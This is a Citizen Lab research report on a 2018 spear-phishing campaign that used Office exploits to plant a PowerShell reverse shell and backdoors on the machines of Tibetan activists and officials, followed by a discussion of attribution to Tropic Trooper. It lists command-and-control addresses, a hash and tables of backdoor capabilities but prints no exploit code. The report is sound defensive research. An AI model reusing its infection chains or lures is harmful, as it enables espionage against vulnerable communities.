FAMILIAR FEELING

A Malware Campaign Targeting the Tibetan Diaspora Resurfaces

By Geoffrey Alexander, Matt Brooks, Masashi Crete-Nishihata, Etienne Maynier, John Scott-Railton, and Ron Deibert

AUGUST 8, 2018

RESEARCH REPORT #111


munk school
OF GLOBAL AFFAIRS & PUBLIC POLICY

UNIVERSITY OF TORONTO

THECITIZENLAB

Copyright

© The Citizen Lab



Licensed under the Creative Commons BY-SA 4.0 (Attribution-ShareAlike licence). Electronic version first published in 2018 by the Citizen Lab. This work can be accessed through https://citizenlab.ca/2018/08/familiar-feeling-a-malware-campaign-targeting-the-tibetan-diaspora-resurfaces/.

Document Version: 1.0

The Creative Commons Attribution-ShareAlike 4.0 license under which this report is licensed lets you freely copy, distribute, remix, transform, and build on it, as long as you:

- give appropriate credit;
- indicate whether you made changes; and
- use and link to the same CC BY-SA 4.0 licence.

However, any rights in excerpts reproduced in this report remain with their respective authors; and any rights in brand and product names and associated logos remain with their respective owners. Uses of these that are protected by copyright or trademark rights require the rightsholder's prior written agreement.

Suggested Citation

Geoffrey Alexander, Matt Brooks, Masashi Crete-Nishihata, Etienne Maynier, John Scott-Railton, and Ron Deibert. "Familiar Feeling: A Malware Campaign Targeting the Tibetan Diaspora Resurfaces," Citizen Lab Research Report No. 111, University of Toronto, August 2018.

Acknowledgements

Authors listed in alphabetical order. Ron Deibert provided supervision and guidance to the project.

Special thanks to Tibet Action Institute, the participating Tibetan organizations, Lobsang Gyatso Sither, Lhakpa Kyizom, Adam Hulcoop, Jakub Dalek, and TNG.

About the Citizen Lab, Munk School of Global Affairs and Public Policy, University of Toronto

The Citizen Lab is an interdisciplinary laboratory based at the Munk School of Global Affairs and Public Policy, University of Toronto, focusing on research, development, and high-level strategic policy and legal engagement at the intersection of information and communication technologies, human rights, and global security.

We use a “mixed methods” approach to research that combines methods from political science, law, computer science, and area studies. Our research includes investigating digital espionage against civil society, documenting Internet filtering and other technologies and practices that impact freedom of expression online, analyzing privacy, security, and information controls of popular applications, and examining transparency and accountability mechanisms relevant to the relationship between corporations and state agencies regarding personal data and other surveillance activities.

Contents

Contents

Key Findings

- **This report analyzes a malware campaign active between January to March 2018 that targeted Tibetan activists, journalists, members of the Tibetan Parliament in exile, and the Central Tibetan Administration.**
- **We detail a successful intrusion of a Tibetan NGO and provide a brief analysis of the operator's actions post-infection.**
- **This recent campaign, as well as a campaign we reported in 2016, both have connections to a wider operation called "Tropic Trooper". The strength and meaning of these connections is assessed.**
- **We examine the challenges associated with investigating closed espionage ecosystems and the importance of accurately describing the players and the harms they cause.**

Introduction

In January 2018, a Tibetan activist received a mundane-looking email purporting to be program updates from a human rights NGO. Attached to the message were a PowerPoint presentation and a document. The activist, like many in the Tibetan diaspora, had grown wary of unsolicited emails with attachments, and instead of opening the documents, shared the files with Citizen Lab researchers.

The suspicion was warranted: the attachments were malicious. If clicked, the files would run recent exploits to infect Windows computers with custom malware. This email was the start of a malware campaign active between January to March 2018 that targeted Tibetan activists, journalists, members of the Tibetan Parliament in exile, and the Central Tibetan Administration. We worked closely with the targeted groups to collect the malicious messages, and also engaged in incident response with a compromised organization. This collaboration enabled us to gain further insights into the tactics, techniques, and procedures used by the operators.

The campaign used social engineering to trick targets into opening exploit-laden PowerPoint (CVE-2017-0199) and Microsoft Rich Text Format (RTF) documents (CVE-2017-11882) attached to e-mail messages. The malware includes a PowerShell payload we call DMShell++, a backdoor known as TSSL, and a post-compromise tool we call DSNGInstaller.

We call this recent campaign the "Resurfaced Campaign" because of connections to a 2016 campaign that targeted Tibetan Parliamentarians (which we refer to as the "Parliamentary Campaign"). These connections suggest that the same group may be involved or tools and infrastructure are being shared between multiple groups.

Tibetan Diaspora: A Highly Targeted Community

The threat of digital espionage has become a persistent reality for the Tibetan diaspora, which has been targeted by malware campaigns for over a decade. Historically, these operations have relied heavily on malicious attachments that leverage known exploits and basic Remote Access Trojans (RATs). This tactic may reflect a basic risk-reward calculation when targeting under-resourced civil society groups: if they are using unpatched systems, why run the risk of exposing more sophisticated technical tools when simple ones will do? The operators instead appear to focus much of their innovation on clever social engineering paired with a "just enough" approach to tooling. The limited technical innovation that we observe may be driven by the pragmatic need to continue to achieve access and permanence, rather than more sophisticated goals such as obscuring malware authorship or resisting decompiling.

Shifting Tactics?

Since 2016, the number of reported targeted malware campaigns against Tibetan groups has dropped significantly. In place of targeted malware, we have observed a shift to phishing designed to harvest credentials from online accounts. A notable exception to this change is the Parliamentary Campaign, which used known and patched exploits to deliver custom malware called KeyBoy. The Resurfaced Campaign is the first targeted malware activity against the Tibetan community we have observed since the Parliamentary Campaign.

Familiar Connections

The Resurfaced Campaign used different exploits and payloads than the Parliamentary Campaign but shares other connections. The two campaigns used similar spear phishing messages and both targeted Tibetan parliamentarians. One of the e-mail addresses used to send spear phishing messages in the Resurfaced Campaign (`tibetanparliarnent[@]yahoo.com`) was also used repeatedly during the Parliamentary Campaign.

Based on the use of common tools and code similarities, both campaigns are also connected to a wider operation called "Tropic Trooper" that has been active since

at least 2012 and was first reported by Trend Micro in 2015. Tropic Trooper has targeted governments and companies in Taiwan and the Philippines and is usually identified through the use of specific malware including Yahaoyah, Yahamam, and TSSL. The Resurfaced Campaign is linked to Tropic Trooper through its use of TSSL. The Parliamentary Campaign is linked through code similarities between Keyboy and Yahaoyah. Trend Micro noted Yahoyah shared the same algorithm for encoding configuration files as versions of KeyBoy found in 2013.

If the same threat actor is behind the Resurfaced and Parliamentary Campaigns, the operators appear to have engaged in limited and incremental changes to their tools. Nevertheless, these improvements are minor, and are unlikely to represent significant costs. The exploit code and PowerShell code used in the campaign were publicly available. Proofs of concept of the exploits exist on Github, and DMShell++ (the PowerShell payload) is based on example code posted online.

Closed Espionage Ecosystems: An analytical challenge

These types of campaigns use custom built malware that originate from a *closed espionage ecosystem* in which the parties involved (*e.g.*, developers who write the malware, operators who conduct the campaigns, and intelligence customers who incentivize the activity) are difficult to identify and fully segment. Intelligence customers may be actively managing the development of tools and selection of targets or may be passive consumers who the operators know are interested in and will pay for information from certain targets. The cost and effort put into closed espionage ecosystems is harder to quantify than commoditized malware kits (such as cybercrime tools repurposed for espionage) or government exclusive malware (such as products from NSO Group) which have defined prices and markets.

“Actors” in closed espionage ecosystems are abstractions typically identified by the use of common tools and infrastructure. This level of attribution can help cluster incidents together into recognizable patterns and indicators. However, many burglars can, at different times, use the same crowbar. For example, seemingly disparate campaigns and threat actors may be linked through what FireEye describes as a “digital quartermaster”, which refers to a resource of malware development and infrastructure that is shared amongst multiple campaigns and groups. Knowing what tools and tactics are leveraged in malware campaigns can provide insight into technical capabilities and allow an analyst to track activities over time, but this knowledge alone does not explain how information collected by the operators is ultimately used by the intelligence customer nor the types of harm that can follow for civil society.

This report is organized into the following sections:

Part 1: Resurfaced Campaign describes the Resurfaced Campaign that targeted Tibetan groups between January and March 2018.

Part 2: Investigating a Compromise describes a compromise of a Tibetan NGO and analyzes operator actions post-infection.

Part 3: Familiar Connections highlights connections between the Parliamentary and Resurfaced Campaigns to an operation called "Tropic Trooper".

Part 4: Closed Espionage Ecosystems and Identifying Harm discusses challenges in analyzing closed espionage ecosystems and situates our investigation within wider trends of digital espionage operations against the Tibetan diaspora.

Part 1: Resurfaced Campaign

This section describes the Resurfaced Campaign that targeted Tibetan groups between January and March 2018.

Campaign Overview

We observed the Resurfaced Campaign from January 16 to March 2, 2018 and collected seven spear phishing emails sent to Tibetan activists, journalists, members of the Tibetan Parliament in exile, and the Central Tibetan Administration (CTA).

The messages were sent from email addresses that mimicked staff of Tibetan NGOs or the CTA, and shared content on advocacy activities, cultural events, and administrative announcements. We verified that some of this information was publicly available on social media, whereas other information may have been collected from public correspondence or private messages that could have been previously stolen by the operators. A January 22 spear phishing email was sent from `tibetanparliarnent[@]yahoo.com`, which was also used to send multiple spear phishing emails in the Parliamentary Campaign (see Figure 1).

While both the Parliamentary Campaign and the Resurfaced Campaign used similar social engineering tactics and a common email address to send spear phishing messages, the Resurfaced campaign used a different, newer malware toolkit. In six of the eight intrusion attempts, the operator sent a Microsoft PowerPoint file




Figure 1: Spear phishing email sent on January 22 2018 that reuses an email address that was used in the 2016 Parliamentary Campaign.

exploiting a vulnerability disclosed in 2017 (CVE-2017-0199) designed to drop a payload written in Microsoft's PowerShell scripting language from a remote server. In two early intrusions attempts in January 2018, the operator also used an exploit for RTF documents (CVE-2017-11882).

Figure 2 provides a timeline of the Resurfaced Campaign highlighting when spear phishing emails were sent and the exploits that were used.




Figure 2: Timeline of spear phishing emails sent in the Resurfaced Campaign.

Infection Chain: CVE-2017-0199 and DMShell++

The most common infection chain in the campaign was the use of a PowerPoint Open XML Slide Show file (PPSX) exploiting CVE-2017-0199 to load a remote payload we call DMShell++, a basic TCP reverse shell written in Microsoft's PowerShell scripting language. We observed a very similar, albeit more simple, implementation of DMShell++ on a public posting on Wooyun (a Chinese hacker forum[1]) by an author with the username "DM_". We refer to the version discovered in our investigation as "DMShell++" in reference to the Wooyun username combined with the fact that the Wooyun version has been incrementally updated with additional basic commands.

We observed versions of DMShell++ hosted on the domains enumerated in Table 1. However, we did not monitor these domains continuously and therefore it is possible that the operator may have used additional configurations not listed in the table.

Date Observed	Source	C2 Configuration
January 18, 2018	`commail[.]co:5453/qqqzqa`	27.126.186.222:6001
		27.126.186.222:6002
		27.126.186.222:6003
January 22, 2018	`tibetnews[.]info:8026/qqqzqa`	103.55.24.196:80
		103.55.24.196:443
		45.127.97.222:443
February 2, 2018	`commail[.]co:5453/qqqzqa`	27.126.186.222:80
		27.126.186.222:443
		27.126.186.222:8080
March 6, 2018	`comemails[.]email:1234/hgf`	203.189.232.207:80
		203.189.232.207:443
		103.55.24.196:443

Table 1: List of C2 configurations observed in different DMShell++ samples

The versions of DMShell++ we observed had the same capabilities but different configurations for command and control. Table 2 provides an overview of capabilities of DMShell++ and how it could be used by an operator (technical details are included in Appendix A). This basic script gives the remote actor vast control over the victim computer. Initially deploying generic payloads hides true capabilities and intentions from defenders should the attempted intrusion be detected at this stage.

1 A mirror of the post is available on Github

Capability	Purpose to the Operator
Collect system information	
Internal IP address	Collecting system information helps the operator assess if they have the correct target and learn about potential weaknesses in the computer's OS.
Operating system (OS) version	
User name	
Execute remote commands	Executing remote commands provides additional reconnaissance information that can help the operator determine their next steps.
Send additional files	The ability to send additional files means the operator can download additional tools with different capabilities.
Extract data	Stealing files from the target machine is likely the operator's ultimate goal.

Table 2: Overview of DMShell++ capabilities

Infection Chain: CVE-2017-11882 and DMShell++

In two spear phishing emails sent early in the campaign, the operator used a second exploit document in addition to the PPSX files described previously to deploy DMShell++. It is unclear why the operator used this secondary method. However, given the amount of time between patches being released for both vulnerabilities, as well as the different methods being used to execute the PowerShell payload, it is possible the operator wanted to maximize success while testing both exploitation methods.

The second document was a RTF document designed to exploit CVE-2017-11882. In this case, instead of loading the PowerShell script from a remote location, this exploit document followed a more traditional infection chain by attempting to write an executable (EXE) program to the target computer. The EXE program was designed to create a small PowerShell script on the target computer to decode and execute an encoded version of DMShell++. This version of DMShell++ was configured to use the same C2 infrastructure as the remote version downloaded by the PPSX file sent in the same spear phishing email (`27.126.186[.]222` on ports `6001`, `6002`, and `6003`; Appendix D provides a detailed overview of the server infrastructure). Figure 3 shows an overview of the CVE 2017-11822 and DMShell++ infection chain.




Figure 3: CVE-2017-11882 and DMShell++ Infection Chain.

Infection Chain: CVE-2017-11882 and TSSL Suite

In the spear phishing email sent on January 23 2018, the operator also included a RTF document designed to exploit CVE-2017-11882 and execute a payload embedded in the file. However, in this instance, the operator deployed an entirely different set of tools.

As we analyzed the files written to disk as part of this infection chain, we observed multiple program database (PDB) strings. When available, PDB strings can be indicative of the malware creator's environment and namings for the developed malware.

```
D:\Work\Project\VS\house\Apple\Apple_20180115\Release\InstallClient.pdb
D:\Work\Project\VS\house\Apple\Apple_20180115\Release\FakeRun.pdb
```

These PDB strings are consistent with a set of tools known as TSSL, which were previously described by Trend Micro and PwC and linked to KeyBoy and Tropic Trooper campaigns. The TSSL suite analysed in these reports includes a loader called FakeRun and a backdoor named TClient. While the samples we analyzed have a few differences from previously reported instances (e.g., version numbers, storage of configuration data, method for launching payloads) we conclude that they are likely based on the same source code (see Appendix B for a detailed comparative analysis of the samples). Figure 4 shows an overview of the CVE 2017-11882 and TSSL suite infection chain.




Figure 4: CVE-2017-11882 and TSSL Suite Infection Chain.

Part 2: Investigating a Compromise

This section describes a compromise of a Tibetan NGO and analyzes operator actions post-infection.

The fourth spear phishing email of the campaign was sent on January 23, 2018 to a range of targets working for Tibetan NGOs, media groups, and the CTA. The message appeared to be sent from the Director of the Tibet Museum, which is an official museum of the CTA. Attached to the email were RTF and PPSX messages that claimed to present information about the National Museum of Tibet (see Figure 5). These files contained the CVE-2017-11882 and TSSL Suite infection chain.

One NGO in particular was heavily targeted and had multiple staff members receive the email. A senior staff member of the group opened the attachment from a computer in their office and was compromised. Through incident response on the organization's network, we observed post-infection actions taken by the operator and identified the use of a second backdoor.




Figure 5: Spear phishing email sent to Tibetan activists.

Network logs show connections to the IP address `115.126.86[.]151` on ports `6001`, `8080`, and `8100` matching the configuration file of the TSSL implant. This backdoor was configured to communicate with the C2 server every 20 minutes, but we quickly noticed during the analysis of networks logs that most connections were actually rejected by the C2 server. Based on these patterns, it appears the C2 server was disabled most of the day and active only for short windows.

The TClient sample was used until January 29 when a new backdoor was deployed on the infected system communicating with a new C2 server listed in Table 3. We call the new backdoor "DSNGInstaller", a name stemming from the payload's internal name combined with the irony that DSNG is an accepted acronym for Digital Satellite News Gathering. Both backdoors were active until February 8 when the TClient sample was removed.

Sample	MD5	Domain	IP
DSNGInstaller	67e866c461c285853b225d2b2c850c4f	`tibetfrum[.]info`	27.126.176.169

Table 3: C2 configuration for the DSNGInstaller backdoor

Table 4 provides an overview of DSNGInstaller's capabilities (technical details are included in Appendix C). These features are similar to those provided by TClient.

Capability	Purpose to the Operator
System Reconnaissance	
List all volumes and drives	Additional reconnaissance information helps the operator determine their next action.
List running processes	
List files	
File System Access	
Create a file or directory	Interacting with the file system allows the operator to use new tools and hide evidence of their actions.
Delete a file or directory	
System Control	
Run a process with output	Running processes allows the operator to run their tools while stopping processes allows the operator to shutdown programs that may detect their actions.
Run a process without output	
Stop currently running processes	
Data exfiltration	
Upload a file to the C2 server	Stealing files from the target machine is the ultimate goal of the operator.

Table 4: Capabilities of the DSNGInstaller backdoor

While it is unclear why the operator switched malware after multiple days of undetected success, we consider potential scenarios. It is possible the TSSL malware was detected by other targets where we do not have visibility, which caused the operator to shift to a lesser known tool with a lower detection rate. Another possible scenario is that the operator's interface to the DSNGInstaller tool is more robust and thus preferable for expected long-term access. Finally, it is possible that DSNGIntaller is the tool of choice of another operator. This last scenario would represent a potential handoff of a surveillance victim between multiple remote operators.

Part 3: Familiar Connections

This section highlights connections between the Parliamentary and Resurfaced campaigns to an operation called "Tropic Trooper."

Campaign Connections

The tactics, techniques, and procedures used in the Resurfaced Campaign link it to the Parliamentary Campaign and to an operation called "Tropic Trooper".

Trend Micro released the first public report on Tropic Trooper in 2015, describing a malware campaign that targeted government institutions, military agencies, and companies in Taiwan and the Philippines. The campaign exploited old vulnerabilities (CVE-2010-3333 and CVE-2012-0158) and used custom malware, which Trend

Micro detects as TROJ_YAHOYAH and BKDR_YAHAMAM. Trend Micro noted that the Yahoyah malware used the same algorithm for encoding configuration files as the 2013 versions of KeyBoy analyzed by Rapid7, suggesting a link between these campaigns or at least the developers of the malware.

The KeyBoy samples that were used in the 2016 Parliamentary Campaign had a significant change in the encoding of the configuration file compared to the samples described by Rapid7. In the 2013 version, the configuration file was encoded using a simplified static-key based algorithm. The newer encoding algorithm removed the use of a static encryption key in favour of a dynamically constructed lookup table. The main connection between the Resurfaced Campaign and the Parliamentary Campaign is the reuse of a Yahoo email address (`Tibetanparliarnent[@]yahoo.com`) to send spear phishing emails to targets in the Tibetan community.

Most recently, in 2018 Trend Micro published an update on Tropic Trooper noting a new infection chain that included different exploits (CVE-2017-11882, CVE-2018-0802) and the TSSL tool suite. Amongst the C2 servers observed was a domain (`tibetnews[.]today`), which shares registrant information with the domains used in the Resurfaced campaign.

Figure 6 provides an overview of the connections between these campaigns.




Figure 6: Connections between Resurfaced, Parliamentary, and Tropic Trooper campaigns.

Evaluating Connections

The relationships between campaigns is typically drawn through the use of common technical indicators (*e.g.*, malware, server infrastructure, etc). In some cases, these links are used to connect multiple campaigns to a "threat actor" or "group" which is thought to be carrying out the campaigns. These links can have varying levels of strength, which can lead to different levels of confidence in attributing campaigns to a specific actor (see Table 5).

Connection Type	Description
First-order connections	Shared tools and infrastructure that are directly observed being used against targets.
	These connections typically form the core indicators or "problem set" of a campaign.
Second-order connections	Related samples of tools believed to be unique or C2 infrastructure overlaps where neither the tools or infrastructure were directly observed in use.
Nth-order connections	Unique characteristics of tools and infrastructure such as code reuse, development techniques, or naming conventions.

Table 5: Overview of connection types and level of confidence.

First-order connections typically require direct observation of malicious activity against a target and as a result may not be made public (for example, if a security company obtains the data from a customer). By contrast, second and Nth-order connections can usually be normalized between researchers and used to make connections between campaigns. For example, Kaspersky labelled a reportedly China-based threat group as Winnti after a tool they used. Over time, different campaigns and tools were grouped under the same name, for instance, Microsoft associated Winnti with multiple groups they name "BARIUM" and "LEAD". While these differences in groupings stem from differing first-order connections, enough second and Nth-order connections have been identified to reference the collection of indicators as an umbrella of "Winnti" activities, which ProtectWise recently did in a report. In these cases, indicators are available, but the strength of the connections may not be readily apparent and can lead to very wide groupings and abstractions.

For Tropic Trooper, multiple security companies have released information that they claim link campaigns to the threat actor. The strength of the evidence behind these claims is not always clear but the majority appear to be second and/or Nth-order connections. Table 6 and Figure 7 detail the connections made in these reports.

Report	Description	Tropic Trooper Connection	Connection Type
Palo Alto (2016)	Campaign using Yahoyah, PcShare, and Poison Ivy targeting Taiwanese government and fossil fuel provider	Use of Yahoyah malware	Second-order, possibly first-order
		Overlapping C2 infrastructure	
Lookout (2017)	Description of Android malware called Titan	Overlapping C2 infrastructure	Second-order
Trend Micro (2018)	Campaign using TSSL toolkit targeting government and industry in Taiwan, Philippines, and Hong Kong.	TSSL toolkit	Unknown*

Table 6: Overview of reports connecting malware campaigns to Tropic Trooper *Note: This report is the first time TSSL toolkit is linked to Tropic Trooper. Trend Micro does not explain how they made the connection.




Figure 7: Connections between reports linking campaigns and malware to Tropic Trooper.

Part 4: Challenges of Analyzing Closed Ecosystems

This section discusses challenges in investigating closed espionage ecosystems and situates our investigation within wider trends of digital espionage operations against the Tibetan diaspora.

The Resurfaced Campaign used a mix of new and previously-observed tools, which share technical characteristics with campaigns previously attributed to Tropic Trooper. However, these links alone do not allow us to conclusively state that

the campaigns are run by the *same actor*. This ambiguity illustrates some of the analytical challenges posed when analyzing connections between campaigns and theorizing about the roles of different actors in closed espionage ecosystems.

Researchers need to use naming schemes and actor grouping to characterize digital espionage operations out of necessity. While names are critical, the process by which they are selected, as Florian Roth and others have pointed out, can lead to to multiple names for the same group and potential confusion over what a name refers to. Differentiating between campaigns and the "threat actor" behind Tropic Trooper shows some of these challenges. Reports on Tropic Trooper have characterized it in varied and sometimes ambiguous ways (see Table 7). This variation points to some of the challenges inherent in consistently using naming: do names refer to campaigns of malware activity, the "threat actors" behind them, or a common tool set? It is not always clear.

Report	Description
Trend Micro (2015)	"'…Operation Tropic Trooper,' an ongoing campaign…"
Palo Alto (2016)	"…a campaign called Tropic Trooper,…"
Lookout (2017)	"…linked to the same actors behind Operation Tropic Trooper. Tropic Trooper is a long running campaign…"
Trend Micro (2018)	"Tropic Trooper (also known as KeyBoy) levels its campaigns against … targets"

Table 7: Descriptions of Tropic Trooper in previous reports.

Part of the complexity of naming stems from the multiple operational roles likely to be present in a major campaign. These roles may include malware developers, campaign operators, and intelligence taskers and consumers. The relationships between these roles may be simple or multi-layered. For example, a developer may double as an operator for a small task for a customer. Malware developers may share tools with multiple operators acting independently from each other. Customers may be active (*i.e.*, directly involved in tasking operators) or passive (*i.e.*, consuming information brought to them by the operators or brokers representing the operators). Unfortunately, in the case of the Resurfaced Campaign, we lack the visibility into the organizational roles that would help us move from what we have observed to a more conclusive statement about its relationship to Tropic Trooper. Meanwhile, an operator may use the same tools to work on multiple tasks for multiple consumers. These complexities can create challenges when tools and infrastructure are the primary means for identifying and linking campaign 